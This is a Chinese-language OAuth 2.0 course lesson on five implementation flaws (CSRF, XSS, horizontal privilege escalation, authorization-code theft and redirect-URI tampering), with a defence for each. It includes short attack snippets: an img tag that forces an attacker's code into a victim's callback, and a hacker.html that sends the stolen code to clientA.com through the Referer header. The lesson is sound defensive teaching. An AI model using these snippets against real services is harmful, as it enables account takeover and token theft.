



下载APP



08 | 实践OAuth 2.0时，使用不当可能会导致哪些安全漏洞？

2020-07-16 王新栋

OAuth 2.0实战课

[进入课程 >](#)



讲述：李海明

时长 22:49 大小 20.91M



你好，我是王新栋。

当知道这一讲的主题是 OAuth 2.0 的安全漏洞时，你可能要问了：“OAuth 2.0 不是一种安全协议吗，不是保护 Web API 的吗？为啥 OAuth 2.0 自己还有安全的问题了呢？”

首先，OAuth 2.0 的确是一种安全协议。这没啥问题，但是它有很多使用规范，比如授权码是一个临时凭据只能被使用一次，要对重定向 URI 做校验等。那么，如果使用的时候你没有按照这样的规范来实施，就会有安全漏洞了。



其次，OAuth 2.0 既然是“生长”在互联网这个大环境中，就会一样会面对互联网上常见安全风险的攻击，比如跨站请求伪造（Cross-site request forgery，CSRF）、跨站脚本攻击（Cross Site Scripting，XSS）。

最后，除了这些常见攻击类型外，OAuth 2.0 自身也有可被利用的安全漏洞，比如授权码失窃、重定向 URI 伪造。

所以，我们在**实践 OAuth 2.0 的过程中，安全问题一定是重中之重**。接下来，我挑选了 5 个典型的安全问题，其中 CSRF、XSS、水平越权这三种是互联网环境下常见的安全风险，授权码失窃和重定向 URI 被篡改属于 OAuth2.0 “专属”的安全风险。接下来，我就和你一起看看这些安全风险的由来，以及如何应对吧。

CSRF 攻击

对于 CSRF 的定义，《OAuth 2 in Action》这本书里的解释，是我目前看到的最为贴切的解释：恶意软件让浏览器向**已完成用户身份认证**的网站发起请求，并**执行有害的操作**，就是跨站请求伪造攻击。


它是互联网上最为常见的攻击之一。我们在实践 OAuth2.0 的过程，其实就是在构建一次互联网的应用。因此，OAuth 2.0 同样也会面临这个攻击。接下来，我通过一个案例和你说明这个攻击类型。

有一个软件 A，我们让它来扮演攻击者，让它的开发者按照正常的流程使用极客时间。当该攻击者授权后，拿到授权码的值 codeA 之后，“立即按下了暂停键”，不继续往下走了。那它想干啥呢，我们继续往下看。

这时，**有一个第三方软件 B，比如咱们的 Web 版极客时间，来扮演受害者吧。当然最终的受害者是用户，这里是用 Web 版极客时间来作为被软件 A 攻击的对象。**

极客时间用于接收授权码的回调地址为 `https://time.geekbang.org/callback`。有一个用户 G 已经在极客时间的平台登录，且对极客时间进行了授权，也就是用户 G 已经在极客时间平台上有登录态了。

如果此时攻击者软件 A，在自己的网站上构造了一个恶意页面：

 复制代码

```
1 <html>
2 <img src ="https://time.geekbang.org/callback?code=codeA">
3 </html>
```

如果这个时候用户 G 被攻击者软件 A 诱导而点击了这个恶意页面，那结果就是，极客时间使用 codeA 值去继续 OAuth 2.0 的流程了。这其实就走完了一个 CSRF 攻击的过程，如下图所示：




图1 CSRF攻击过程

如果我们将 OAuth 2.0 用于了身份认证，那么就会造成严重的后果，因为用户 G 使用的极客时间的**授权上下文环境**跟攻击者软件 A 的**授权上下文环境**绑定在了一起。为了解释两个上下文环境绑定在一起可能带来的危害，我们还是拿极客时间来举例。

假如，极客时间提供了用户账号和微信账号做绑定的功能，也就是说用户先用自己的极客时间的账号登录，然后可以绑定微信账号，以便后续可以使用微信账号来登录。在绑定微信账号的时候，微信会咨询你是否给极客时间授权，让它获取你在微信上的个人信息。这时候，就需要用到 OAuth 2.0 的授权流程。

如果攻击者软件 A，通过自己的极客时间账号事先做了上面的绑定操作，也就是说攻击者已经可以使用自己的微信账号来登录极客时间了。那有一天，软件 A 想要“搞事情”了，便在发起了一个授权请求后构造了一个攻击页面，里面包含的模拟代码正如我在上面描述的那样，来诱导用户 G 点击。

而用户 G 已经用极客时间的账号登录了极客时间，此时正要去跟微信账号的绑定。如果这个时候他刚好点击了攻击者 A “种下”的这个恶意页面，那么后面换取授权的访问令牌 `access_token`，以及通过 `access_token` 获取的信息就都是攻击者软件 A 的了。

这就相当于，用户 G 将自己的极客时间的账号跟攻击者软件 A 的微信账号绑定在了一起。这样一来，后续攻击者软件 A 就能够通过自己的微信账号，来登录用户 G 的极客时间了。这个后果可想而知。

那如何避免这种攻击呢？方法也很简单，实际上 OAuth 2.0 中也有这样的建议，就是**使用 state 参数**，它是一个随机值的参数。

还是以上面的场景为例，当极客时间请求授权码的时候附带一个自己生成 `state` 参数值，同时授权服务也要按照规则将这个随机的 `state` 值跟授权码 `code` 一起返回给极客时间。这样，当极客时间接收到授权码的时候，就要在极客时间这一侧做一个 `state` 参数值的比对校验，如果相同就继续流程，否则直接拒绝后续流程。

在这样的情况下，软件 A 要想再发起 CSRF 攻击，就必须另外构造一个 `state` 值，而这个 `state` 没那么容易被伪造。这本身就是一个随机的数值，而且在生成时就遵从了被“猜中”的概率要极小的建议。比如，生成一个 6 位字母和数字的组合值，显然要比生成一个 6 位纯数字值被“猜中”的概率要小。所以，软件 B 通过使用 `state` 参数，就实现了一个基本的防跨站请求伪造保护。

我们再来总结下，这个攻击过程本质上就是，软件 A（攻击者）用自己的授权码 `codeA` 的值，通过 CSRF 攻击，“替换”了软件 B 的授权码的值。

接下来，我再给你看一种互联网常见的安全攻击类型，也就是 XSS 攻击。

XSS 攻击

XSS 攻击的主要手段是将恶意脚本注入到请求的输入中，攻击者可以通过注入的恶意脚本来进行攻击行为，比如搜集数据等。截止到 2020 年 6 月 23 日，在 OWASP（一个开源的 Web 应用安全项目）上查看安全漏洞排名的话，它依然在 [TOP10](#) 榜单上面，可谓“大名鼎鼎”。

网络上有很多关于 XSS 的介绍了，我推荐你看看 [《XSS 攻击原理分析与防御技术》](#) 这篇文章，它很清晰地分析了 XSS 的原理以及防御方法。今天，我们主要看看它是怎么在 OAuth 2.0 的流程中“发挥”的。

当请求抵达受保护资源服务时，系统需要做校验，比如第三方软件身份合法性校验、访问令牌 access_token 的校验，如果这些信息都不能被校验通过，受保护资源服务就会返回错误的信息。




图2 XSS攻击过程

大多数情况下，受保护资源都是把输入的内容，比如 app_id invalid、access_token invalid，再回显一遍，这时就会被 XSS 攻击者捕获到机会。试想下，如果攻击者传入了一些恶意的、搜集用户数据的 JavaScript 代码，受保护资源服务直接原路返回到用户的页面上，那么当用户触发到这些代码的时候就会遭受到攻击。

因此，受保护资源服务就需要对这类 XSS 漏洞做修复，而具体的修复方法跟其它网站防御 XSS 类似，最简单的方法就是**对此类非法信息做转义过滤**，比如对包含<script>、、<a>等标签的信息进行转义过滤。

CSRF 攻击、XSS 攻击是我从 OWASP 网站上挑选的两个最为熟知的两种攻击类型，它们应该是所有 Web 系统都需要共同防范的。我们在实施 OAuth 2.0 架构的时候，也一定要考虑到这层防护，否则就会给用户造成伤害。接下来，我再带着你了解一下水平越权攻击。

水平越权

水平越权是指，在请求受保护资源服务数据的时候，服务端应用程序未校验这条数据是否归属于当前授权的用户。这样不法者用自己获得的授权来访问受保护资源服务的时候，就有可能获取其他用户的数据，导致水平越权漏洞问题的发生。攻击者可越权的操作有增加、删除、修改和查询，无论更新操作还是查询操作都有相当的危害性。

这么说可能有些抽象，我们看一个具体的例子。

还是以我们的“小兔打单软件”为例，第三方开发者开发了这款打单软件，目前有两个商家 A 和商家 B 购买并使用。现在小兔打单软件上面提供了根据订单 ID 查询订单数据的功能，如下图所示。




图3 水平越权发生场景

商家 A 和商家 B 分别给小兔打单软件应用做了授权，也就是说，小兔打单软件可以获取商家 A 和商家 B 的订单数据。此时没有任何问题，**那么商家 A 可以获取商家 B 的订单数据吗？**答案是，极有可能的。

在开放平台环境下，授权关系的校验是由一般由开放网关这一层来处理，因为受保护资源服务会散落在各个业务支持部门。请求数据通过开放网关之后由访问令牌 `access_token` 获取了用户的身份，比如商家 ID，就会透传到受保护资源服务，也就是上游接口提供方的系统。

此时，如果受保护资源服务没有对商家 ID 和订单 ID 做归属判断，就有可能发生商家 A 获取商家 B 订单数据的问题，造成水平越权问题。




图4 水平越权示例图

发生水平越权问题的根本原因，还是开发人员的认知与意识不够。如果认知与意识跟得上，那在设计之初增加归属关系判断，比如上面提到的订单 ID 和商家 ID 的归属关系判断，就能在很大程度上避免这个漏洞。

同时，在开放平台环境下，由于开放网关和数据接口提供方来自不同的业务部门，防止水平校验的逻辑处理很容易被遗漏：

一方面，开放网关的作用是将用户授权之后的访问令牌 `access_token` 信息转换成真实的用户信息，比如上面提到的商家 ID，然后传递到接口提供方，数据归属判断逻辑只能在接口提供方内部处理；

另一方面，数据提供方往往会认为开放出的接口是被“跟自己一个公司的系统所调用的”，容易忽略水平校验的逻辑处理。

所以，在开放平台环境下，我们就要更加重视与防范数据的越权问题。

以上，CSRF 攻击、XSS 攻击、水平越权这三种攻击类型，它们都属于 OAuth 2.0 面临的互联网非常常见的通用攻击类型。而对于其他的互联网攻击类型，如果你想深入了解的话，可以看一下这篇 [安全案例回顾](#) 的文章。

接下来，我们再看两种 OAuth 2.0 专有的安全攻击，分别是授权码失窃、重定向 URI 被篡改。

授权码失窃

我们举个例子，先来学习授权码失窃这个场景。

如果第三方软件 A 有合法的 `app_id` 和 `app_secret`，那么当它去请求访问令牌的时候，也是合法的。这个时候没有任何问题，让我们继续。

如果有一个用户 G 对第三方软件 B，比如极客时间，进行授权并产生了一个授权码 `codeB`，但并没有对攻击者软件 A 授权。此时，软件 A 是不能访问用户 G 的所有数据的。但这时，如果软件 A 获取了这个 `codeB`，是不是就能够在没有获得用户 G 授权的情况下访问用户 G 的数据了？整个过程如下图所示。




图5 授权码失窃攻击过程

这时问题的根源就在于两点：

- 授权服务在进行授权码校验的时候，没有校验 app_id_B；
- 软件 B（也就是极客时间）使用过一次 codeB 的值之后，授权服务没有删除这个 codeB；


看到这里，通过校验 app_id_B，并删除掉使用过一次的授权码及其对应的访问令牌，就可以从根本上来杜绝授权码失窃带来的危害了。

说到这里，你不禁要问了，授权码到底是怎么失窃的呢？接下来，我要介绍的就是授权码失窃的可能的的方法之一，这也是 OAuth 2.0 中因重定向 URI 校验方法不当而遭受到的一种危害。这种安全攻击类型，就是重定向 URI 被篡改。

重定向 URI 被篡改

有的时候，授权服务提供方并没有对第三方软件的回调 URI 做完整性要求和完整性校验。比如，第三软件 B 极客时间的详细回调 URI 是 `https://time.geekbang.org/callback`，那么在完整性校验缺失的情况下，只要以 `https://time.geekbang.org`开始的回调 URI 地址，都会被认为是合法的。

此时，如果黑客在<https://time.geekbang.org/page/>下，创建了一个页面 **hacker.html**。这个页面的内容可以很简单，其目的就是让请求能够抵达攻击者的服务。

 复制代码


```
1 <html>
2 <img src ="https://clientA.com/catch">
3 </html>
```

好了，我们继续看下接下来的攻击流程：

图6 重定向URI被篡改的攻击过程

首先，黑客将构造的攻击页面放到对应的 hacker.html 上，也就是 <https://time.geekbang.org/page/hacker.html>上，同时构造出了一个新的重定向 URI，即 <https://time.geekbang.org/page/welcome/back.html../hacker.html>。

然后，黑客利用一些钓鱼手段诱导用户，去点击下面的这个地址：

 复制代码

```
1 https://oauth-server.com/auth?respons_type=code&client_id=CLIENTID&redirect_ur
```

这样当授权服务做出响应进行重定向请求的时候，授权码 code 就返回到了 hacker.html 这个页面上。

最后，黑客在<https://clientA.com/catch>页面上，解析 Referrer 头部就会得到用户的授权码，继而就可以像授权码失窃的场景中那样去换取访问令牌了。

看到这里我们就知道了，如果授权服务要求的回调 URI 是 <https://time.geekbang.org/callback>，并做了回调 URI 的完整性校验，那么被篡改之后的回调地址 <https://time.geekbang.org/page/welcome/back.html../hacker.html>就不会被授权服务去发起重定向请求。

严格来讲，要发生这样的漏洞问题，条件还是比较苛刻的。从图 6 的重定向 URI 被篡改的流程中，也可以看到，只要我们在授权服务验证第三方软件的请求时做了签名校验，那么攻击者在只拿到授权码 code 的情况下，仍然无法获取访问令牌，因为第三方软件只有通过访问令牌才能够访问用户的数据。

但是，如果这些防范安全风险规范建议你通通都没有遵守，那就是在给攻击者“大显身手”的机会，让你的应用软件以及用户遭受损失。

总结


好了，以上就是今天的主要内容了。我们一起学习了 OAuth 2.0 相关的常见又比较隐蔽的 5 种安全问题，包括 CSRF 攻击、XSS 攻击、水平越权、授权码失窃、重定向 URI 被篡改。更多关于 OAuth 2.0 安全方面的内容，你也可以去翻阅《OAuth 2 in Action》这本书。

通过这一讲的学习，你需要记住以下三个知识点：

1. 互联网场景的安全攻击类型比如 CSRF、XSS 等，在 OAuth 2.0 中一样要做防范，因为 OAuth 2.0 本身就是应用在互联网场景中。
2. 除了常见的互联网安全攻击，OAuth 2.0 也有自身的安全风险问题，比如我们讲到的授权码失窃、重定向 URI 被篡改。
3. 这些安全问题，本身从攻击的“技术含量”上并不高，但导致这些安全风险的因素，往往就是开发人员的安全意识不够。比如，没有意识到水平越权中的数据归属逻辑判断，需要加入到代码逻辑中。

其实，OAuth 2.0 的规范里面对这些安全问题都有对应的规避方式，但都要求我们使用的时候一定要非常严谨。比如，重定向 URI 的校验方式，规范里面是允许模糊校验的，但在结合实际环境的时候，我们又必须做到精确匹配校验才可以保障 OAuth 2.0 流转的安全性。

最后，我还整理了一张知识脑图，总结了这 5 种攻击方式的内容，来帮助你理解与记忆。



思考题

